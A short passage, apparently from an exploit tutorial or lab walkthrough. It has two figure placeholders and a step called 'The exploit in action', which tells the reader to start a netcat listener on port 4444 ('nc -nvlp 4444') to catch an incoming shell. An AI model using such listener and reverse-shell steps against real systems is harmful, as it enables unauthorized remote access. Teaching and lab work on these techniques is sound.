


Figure 18

5. The exploit in action

Open another window and type **nc -nvlp 4444** to listen to the port




Figure 19